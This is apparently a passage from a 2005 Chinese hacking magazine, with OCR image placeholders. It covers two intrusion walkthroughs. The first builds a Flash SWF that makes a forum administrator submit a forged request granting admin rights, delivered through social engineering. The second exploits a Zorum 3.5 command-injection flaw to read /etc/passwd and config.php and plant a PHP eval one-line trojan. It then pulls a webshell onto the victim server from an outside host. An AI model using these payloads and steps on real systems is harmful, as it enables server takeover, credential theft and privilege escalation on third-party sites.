


图3




图4

现在的FLASH动画脚本都是空的，现在来写进脚本。切换到这个脚本编辑视图以后，选择“添加脚本→事件→帧→onFrame(….)”，此操作如图5所示：




图5

注意：我们做上面的那个步骤时，最容易出错的是，读者们还没有选择“版面：Scene1”中的一帧，随便选择哪一帧都可能，为了提高效率，还是选择每一帧为好。好了，上面的语法我还是简单的说一下吧，就是当动画运行到你指定选择的那一帧时，就自动执行一个命令。可以执行命令了，那我们就要使它提交一份内部的XSS攻击脚本了，再看下面的步骤：“添加脚本→浏览器／网络B→getURL”，操作如图6所示：




图6

到此为止，内部攻击XSS URL脚本已经接近尾声了，最后写进提交表代码，直接在当前的工作区内的“URL”内写入攻击的表单。表单内容如下：

```
http://127.0.0.1/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&money=9&postrevert=0&savemoney=0&deltopic=1&regtime=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+
```

工作完成后效果如图7所示：

注意填写表单攻击代码的时候，应该在脚本编辑区下面的“URL”内直接填写。最后，选择“文件→导出→SWF”(注意这里一定要选择这个格式，因为这才是FLASH的格式，在网络上才能发布)。动画脚本做好了，怎么样利用，就看大家的智商了。只要找到对应的论坛，再利用社会工程学，只要管理员打开这个帖子，那么就可以中了XSS攻击了，我们就成了管理员了。




图7

六、总结

通过这篇文章，我们不难发现，现在的XSS已经由传统的攻击转换为了一种新的XSS攻击法——表单提交攻击(Frame Evil Exploit For Cross Site Script)，再也不是简单的盗取cookies之类的手法了，而是直接锁定目标进行有效的攻击，这个可能是XSS新的发展方向。而我们又该怎么样防止？到目前为止，还没有很好的防止办法，我们期待这些问题在不久的将来会得到解决的。

【文章中作者做的bbsxp和dvbbs两个论坛的跨站动画和做swf的软件SWISHMAX已经收录在本期光盘】

编辑点评： 非安全上期已经有很多跨站方面的文章了，不过多是理论指导性的，这篇文章有实例有动画，大家看后可能会对跨站的认识更感性一些。其实作者文章最后总结说这是一种新的跨站手法表单提交攻击，有点言过其实了，跨站本来就有包含了这种方法。不过要玩跨站的话，还是要对html、js语句有所掌握才行。熟练语法后你会发现js跨站方法远远比文章中提交一个简单的get语句有效得多，上篇文章《跨站也可以这样玩——谈oblog3.0的漏洞》已经对应用js跨站做了初步的探索，希望大家再接再励想到更好的语句去跨站。

记一次通过marc.theaimsgroup.com安全公告对国外网站的入侵过程

LT

2005年8月18日国外著名的安全网站http://marc.theaimsgroup.com公布了一个关于Zorum3.5的安全公告（http://marc.theaimsgroup.com/?l=bugtraq&m=112438781604862&w=2)，大体意思是Zorum是一款用PHP实现的免费开源论坛程序，他可以运行于linux，windows等平台下的PHP环境。

Zorum的/gorum/prod.php文件中存在远程代码执行漏洞，漏洞代码如下：

```
07  $doubleApp = isset($argv[1]);
14  if( $doubleApp )
15  {
16      $appDir = $argv[1];
17      system("mkdir $prodDir/$appDir");
```

用户可以使用管道字符执行任意命令，如**http://[target]/zorum/gorum/prod.php?argv[1]=|ls%20-la**列出目录；**http://[target]/zorum/gorum/prod.php?argv[1]=|cat%20../config.php**窃取数据库用户名、口令；**http://[target]/zorum/gorum/prod.php?argv[1]=|cat%20/etc/passwd**，得到root等用户的密码散列等等。

公告中还公布了相应的exploit，由于漏洞的危害比较大，利用起来却非常容易，于是我很快便在www.google.com中搜索“Powered by Zorum 3.5”，找到一台主机测试。

注意： 根据安全公告所说，利用这个Zorum 3.5的漏洞可以在服务器上执行任意的系统命令。由于安全公告中公布的exploit中带有许多乱码，还要使用者的机子有PHP的支持，所以我就不使用它们公布的exploit了。其实，这个漏洞的利用方法很简单，而且不用exploit也能轻易利用。

我找到的用于测试的网站是**http://www.target.org/**。现在我们来提交：**http://www.target.org/gorum/prod.php?argv[1]=|echo%20"<?eval(\$_GET[a]);?>"%20>1.php**，返回结果如图1所示。如果顺利的话，系统将会在当前目录上生成一个PHP文件“1.php”，文件内的代码为：<?eval($_GET[a]);?>。

这是PHP的一个一句话EVAL木马，利用它可以在PHP服务器上执行任意的PHP代码。

现在打开http://www.target.org/gorum/1.php，发现这个文件已经存在了，提交的简单的PHP命令测试一下（图2）：http://www.target.org/gorum/1.php?a=phpinfo();。




图1




图2

YEAH，生成的这个PHP一句话木马已经可以正常工作了。现在我们便利用它来向服务器上传一个更为强大的WEBShell。

现在我自己的空间上创建一个文件http://www.site.cn/exploit/createfile.txt，代码如下：

```
<?
$fp=fopen("ltt.php","a");
fwrite($fp,file_get_contents("http://sec.512j.com/flame.txt"));
fclose($fp);
?>
```

（注：http://sec.512j.com/flame.txt是一个PHP的webshell的代码。）

然后提交http://www.target.org/gorum/1.php?b=http://www.site.cn/exploit/createfile.txt&a=include($b);，等这个URL运行完全之后，http://www.target.org便会在/gorum/目录上写入一个ltt.php的webshell（图3）。

